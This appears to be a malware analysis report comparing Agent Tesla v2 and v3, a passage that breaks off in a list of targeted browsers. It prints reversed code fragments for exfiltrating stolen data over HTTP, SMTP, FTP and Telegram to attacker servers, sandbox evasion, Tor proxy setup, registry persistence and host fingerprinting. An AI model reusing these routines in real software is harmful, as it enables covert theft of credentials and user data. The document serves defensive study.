AGENT TESLA V3
KillOtherInstances
Init some global vars: BotID, BotName, InstalationFolder ....
Timer Evasion (30000.0)
persistence/ botip
yes
Copy file Create regs ...
no
other
network protocol
http
Send HTTP ACK
A
Timer KeepAlive (120000.0)
Timer Screenshots (60000 * C.Interval)
yes
screenshots
Timer Uninstall (60000.0)
no
Install Clipboard Viewer
Get External IP
Steal Data
hookkeyboard
no
RUN
yes
Timer Keyboardlog (60000 * C.Interval)
Hook Keyboard

comparison of the behaviors and workflow of Agent Tesla V2 and V3, with areas of difference in V3 highlighted. (Click to enlarge)

The first thing both versions of Agent Telsa do when activated is to check for (and kill) any other running instances of Agent Tesla—a step taken to ensure that the originally deployed copy is removed if the bot is configured to establish persistence.

It then initializes additional, dynamically-set global variables (such as an identifying number and name) and the folder to be used for installation. These vary from sample to sample.


The malware then performs another sandbox evasion technique, initializing a timer that is used to check if the code is being executed on a sandbox. The timer has a procedure that uses GetLastInputInfo to retrieve and compare user input; if there's no user input detected, Agent Tesla shuts down.

Choosing a carrier

Both v2 and v3 of Agent Tesla can be configured to communicate over HTTP, SMTP, and FTP. Agent Tesla v3 adds the Telegram chat protocol as an option. Each follows a slightly different path to push stolen data back to the attacker:

- HTTP: Directly sends data to a web panel controlled by the attacker.
- SMTP: Sends data using a stolen mail account to a mail server controlled by the attacker.
- FTP: Uploads data to an FTP server controlled by the attacker. (Rarely used, this method might permit anyone to recover the stolen information from that server because the address of the FTP server as well as the username and password are encoded into the malware binary.)
- TELEGRAM: Sends the exfiltrated data to a private Telegram chat room.

The attacker chooses one of these C2 communications channels as part of the pre-build configuration process; in the majority of cases we've observed, the attacker uses SMTP for communication with the C2 server, possibly because it is more secure for the operator, and requires less infrastructure. (The attacker only needs an email account for SMTP, while the HTTP method would require the attacker to establish and maintain a web server running a control panel.)




```
memoryStream.Position = 0L;
if (Config.NetworkProtocolMethod == 0)
{
    if (Config.SandboxDetected)
    {
        Config.SendDataOverHTTP(4, Convert.ToBase64String(memoryStream.ToArray()));
    }
}
else if (Config.NetworkProtocolMethod == 1)
{
    Config.SendDataOverSMTP(Config.ConcatenateElements(ENCRYPTED_STRINGS."SC"()), Config.HostFingerPrint(), memoryStream, 1);
}
else if (Config.NetworkProtocolMethod == 2)
{
    Config.SendDataOverFTP(memoryStream.ToArray(), string.Concat(new string[]
    {
        ENCRYPTED_STRINGS."SC_"(),
        Config.BotName.Replace(ENCRYPTED_STRINGS."/"(), ENCRYPTED_STRINGS."-"()),
        ENCRYPTED_STRINGS."_"(),
        DateTime.Now.ToString(Config.DateStringFormat),
        ENCRYPTED_STRINGS.".jpeg"()
    }));
}
else if (Config.NetworkProtocolMethod == 3)
{
    try
    {
        Config.TelegramLog.SendDocument(memoryStream.ToArray(), Config.BotName.Replace(ENCRYPTED_STRINGS."/"(), ENCRYPTED_STRINGS."-"()) + ENCRYPTED_STRINGS."\u0020"() +
          DateTime.Now.ToString(ENCRYPTED_STRINGS."yyyy-MM-dd\u0020hh-mm-ss"()) + ENCRYPTED_STRINGS.".jpeg"(), Config.ConcatenateObjects(ENCRYPTED_STRINGS."Screenshot"()),
          ENCRYPTED_STRINGS."image/jpeg"());
    }
```

Agent Tesla code checking the value of the C2 protocol variable to select communications type.

The HTTP C2 method does have certain benefits for the attacker, however. The HTTP C2 protocol is the only one that supports remote execution of any of Agent Tesla's functions. While the information-stealing behavior of Agent Tesla is largely the same across all C2 communications protocols, there are two that *only* work with HTTP: a remote uninstall feature, and a feature that lets the operator know the bot has been installed successfully.

In Agent Tesla v2, an additional variable (which we refer to in our analysis as “keepalive”) also determines whether these features work; The malware’s developers apparently decided this variable was redundant and eliminated it in Agent Tesla v3. Even the new Telegram chat protocol is one-way only.




AGENT TESLA V3

Command	Code	String command	Payload	Mode	HTTP	SMTP	FTP	TELEGRAM	Enabled
Bot Installed	0	-	NO	Bot → C2	YES	NO	NO	NO	Config
Keep Alive?	1	-	NO	Bot → C2	YES	NO	NO	NO	Config
Uninstall	2	-	NO	Bot → C2 → Bot	YES	NO	NO	NO	Default
Keyboard Logs	3	KL	YES	Bot → C2 (path) Bot → C2 (data)	YES	YES	YES	YES	Config
Screenshots	4	SC	YES	Bot → C2	YES	YES	YES	YES	Config
Stolen Creds	5	PW	YES	Bot → C2	YES	YES	YES	YES	Default
Cookies	6	CO	YES	Bot → C2	YES	YES	YES	YES	Config

AGENT TESLA V2

Command	Code	String command	Payload	Mode	HTTP	SMTP	FTP	TELEGRAM	Enabled
Bot Installed	0	-	NO	Bot → C2	YES	NO	NO	-	Config
Keep Alive?	1	-	NO	Bot → C2	YES	NO	NO	-	Config
Uninstall	2	-	NO	Bot → C2 → Bot	YES	NO	NO	-	Default
Keyboard Logs	3	KL	YES	Bot → C2 (path) Bot → C2 (data)	YES	YES	YES	-	Config
Screenshots	4	SC	YES	Bot → C2	YES	YES	YES	-	Config
Stolen Creds	5	PW	YES	Bot → C2	YES	YES	YES	-	Default
Cookies	6	CO	YES	Bot → C2	YES	YES	YES	-	Config


An overview of Agent Tesla’s command and control traffic for each available network protocol.In both versions of Agent Tesla, if HTTP is selected as the C2 protocol, the malware sends an empty HTTP message to the C2 server.



```
// Token: 0x0600002C RID: 44
public static void BotInstalled()
{
    try
    {
        Config.SendDataOverHTTP(0, ENCRYPTED_STRINGS.""());
    }
    catch (Exception expr_0E)
    {
        ProjectData.SetProjectError(expr_0E);
        ProjectData.ClearProjectError();
    }
}
```


The reversed Agent Tesla code that sends an HTTP ACK message to signal installation of the malware.

The setting also enables a timer that sends empty HTTP messages each time it is triggered to keep the session with the C2 server active, and another timer that periodically checks to see if the malware's operator has issued a command that it should uninstall itself from the infected system.



```
public static void Thread_C2_KeepAlive(object obj, ElapsedEventArgs elapsedEventArgs)
{
    try
    {
        Config.SendDataOverHTTP(1, ENCRYPTED_STRINGS.""());
    }
    catch (Exception arg_0E_0)
    {
        ProjectData.SetProjectError(arg_0E_0);
        ProjectData.ClearProjectError();
    }
}
```

The "keepalive" code that sends periodic empty messages to the Agent Tesla C2 server.




```
private static void Thread_C2_Uninstall(object obj, ElapsedEventArgs elapsedEventArgs)
{
    try
    {
        string text = Config.SendDataOverHTTP(2, ENCRYPTED_STRINGS.""());
        if (text.Contains(ENCRYPTED_STRINGS."uninstall"()))
        {
            try
            {
                Registry.CurrentUser.OpenSubKey(ENCRYPTED_STRINGS."Software\\Microsoft\\Windows\u0020NT\\CurrentVersion\\Windows"(), true).DeleteValue(ENCRYPTED_STRINGS."Load"());
            }
            catch (Exception arg_38_0)
            {
                ProjectData.SetProjectError(arg_38_0);
                ProjectData.ClearProjectError();
            }
            try
            {
                Registry.CurrentUser.OpenSubKey(ENCRYPTED_STRINGS."Software\\Microsoft\\Windows\\CurrentVersion\\Run"(), true).DeleteValue(ENCRYPTED_STRINGS."%insregname%"());
            }
            catch (Exception arg_60_0)
            {
                ProjectData.SetProjectError(arg_60_0);
                ProjectData.ClearProjectError();
            }
            try
            {
                File.Delete(Config.InstalationFolder);
```

Reversed uninstall code in Agent Tesla.

The HTTP C2 channel is also the only one that encrypts its content. While it does not inherently use HTTPS, the content of the C2 traffic is Triple DES encrypted, using a key set in the configuration file.

Agent Tesla v3 adds another enhancement to HTTP communications—the alternative of using a Tor proxy. If selected in the configuration file, the malware downloads and installs a Tor client from the official Tor site. If the Tor client is already present, it kills the process before installing the new one, and writes a **torrc** configuration file from encrypted strings hardcoded into the malware.




```
if (Config.SetProxy)
{
    if (!torBrowser.CheckTorProcess(Config.TorProcessId) | Config.TorProcessId == 0)
    {
        torBrowser.Kill();
        torBrowser.DownloadAndInstallTor();
        Config.TorProcessId = torBrowser.InitializeTorAndGetItsProcID(ENCRYPTED_STRINGS."-f\u0020"() + torBrowser.TorDirectory + ENCRYPTED_STRINGS."\\Data\\Tor\\torrc"());
    }
    torBrowser.StartTorPorxy();
}
```

Code in Agent Tesla v3 that retrieves a Tor client.

Setting malware persistence

If the malware's operator has set the persistence to "true" in the configuration, the malware copies itself to a folder and sets that folder's attributes to "Hidden" and "System" in order to conceal it from view in Windows Explorer. It also puts the installation folder path into the Windows Registry's **SOFTWARE\Microsoft\Windows\CurrentVersion\Run** and **SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run** keys.




```
}
if (File.Exists(Config.ExecutingAssemblyLocation))
{
    if (File.Exists(Config.InstalationFolder))
    {
        try
        {
            File.Delete(Config.InstalationFolder);
        }
        catch (Exception expr_180)
        {
            ProjectData.SetProjectError(expr_180);
            ProjectData.ClearProjectError();
        }
    }
    File.Copy(Config.ExecutingAssemblyLocation, Config.InstalationFolder, true);
    if (Config.HideInstalationFolder)
    {
        File.SetAttributes(Config.InstalationFolder, FileAttributes.Hidden | FileAttributes.System);
    }
}
```

A snippet of reversed code from Agent Tesla showing how the RAT establishes persistence on an infected WIndows system.

Taking fingerprints

In Agent Tesla v3, the same variable that enables persistence also triggers collection of the infected system's external IP address—one data point the malware uses to fingerprint its host for identification by its operator. The malware does this by using the public web API of ipify.org.




```
// Token: 0x0600001B RID: 27 RVA: 0x00004F86 File Offset: 0x00003186
private static void ObtainExternalIPByIpify()
{
    if (Config.GetBotIP)
    {
        Config.BotIP = Config.GetIPUsingIpify();
    }
}

// Token: 0x0600001C RID: 28 RVA: 0x0000C394 File Offset: 0x0000A594
public static string GetIPUsingIpify()
{
    string result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(ENCRYPTED_STRINGS."https://api.ipify.org"());
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.Method = ENCRYPTED_STRINGS."GET"();
        httpWebRequest.UserAgent = ENCRYPTED_STRINGS."Mozilla/5.0\u0020(Windows\u0020NT\u002010.0;\u0020Win64;\u0020x64;\u0020rv:80.0)\u0020Gecko/20100101\u0020Firefox/80.0"();
        using (WebResponse response = httpWebRequest.GetResponse())
        {
            if (Operators.CompareString(((HttpWebResponse)response).StatusDescription, ENCRYPTED_STRINGS."OK"(), false) == 0)
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    StreamReader streamReader = new StreamReader(responseStream);
                    string text = streamReader.ReadToEnd();
                    result = text;
                    return result;
                }
            }
```

Code in Agent Tesla v3 that obtains the host's external IP address.

Other than the IP address, the fingerprinting data Agent Tesla v3 collects is the same as that in v2:

- Processor name (taken from the Windows Management Interface's Win32_Processor.Name class)
- Total memory (via .NET's ComputerInfo().TotalPhysicalMemory)
- Operating System (with .NET's ComputerInfo().OSFullName)
- User name (with .NET's SystemInformation.UserName property)
- Computer name (with .NET's SystemInformation.ComputerName property)
- Current date and time (with .NET's DateTime.Now)



```
// Token: 0x06000057 RID: 87 RVA: 0x00020B30 File Offset: 0x0001ED30
public static string HostFingerPrint()
{
    string[] array = new string[19];
    while (true)
    {
        IL_08:
        uint arg_12_0 = 1941390917u;
        while (true)
        {
            uint num;
            switch ((num = (arg_12_0 ^ 507164135u)) % 11u)
            {
            case 0u:
                array[6] = ENCRYPTED_STRINGS.GetString(141316);
                array[7] = SystemInformation.ComputerName;
                arg_12_0 = (num * 3804271263u ^ 2847891269u);
                continue;
            case 1u:
                array[14] = f."<br>";
                array[15] = ENCRYPTED_STRINGS.GetString(141284);
                array[16] = f.GetComputerInfo(f.InfoTypes.AmountOfMemory);
                arg_12_0 = (num * 3972900987u ^ 2439469287u);
                continue;
            case 2u:
                array[11] = f."<br>";
                array[12] = ENCRYPTED_STRINGS.GetString(141252);
                array[13] = f.GetComputerInfo(f.InfoTypes.ProcessorName);
                arg_12_0 = (num * 1926560585u ^ 2665482616u);
                continue;
            case 4u:
                array[3] = ENCRYPTED_STRINGS.GetString(141156);
                arg_12_0 = (num * 2351076241u ^ 517914957u);
```

Reversed code from Agent Telsa's host fingerprinting function.

Stealing the keys

Agent Tesla gathers user credentials. In Agent Tesla v3, the number of applications targeted for credential harvesting has been expanded considerably—the current list of applications targeted includes, but is not limited to:

- Opera Browser
- Yandex Browser
- Chromium
- Chrome

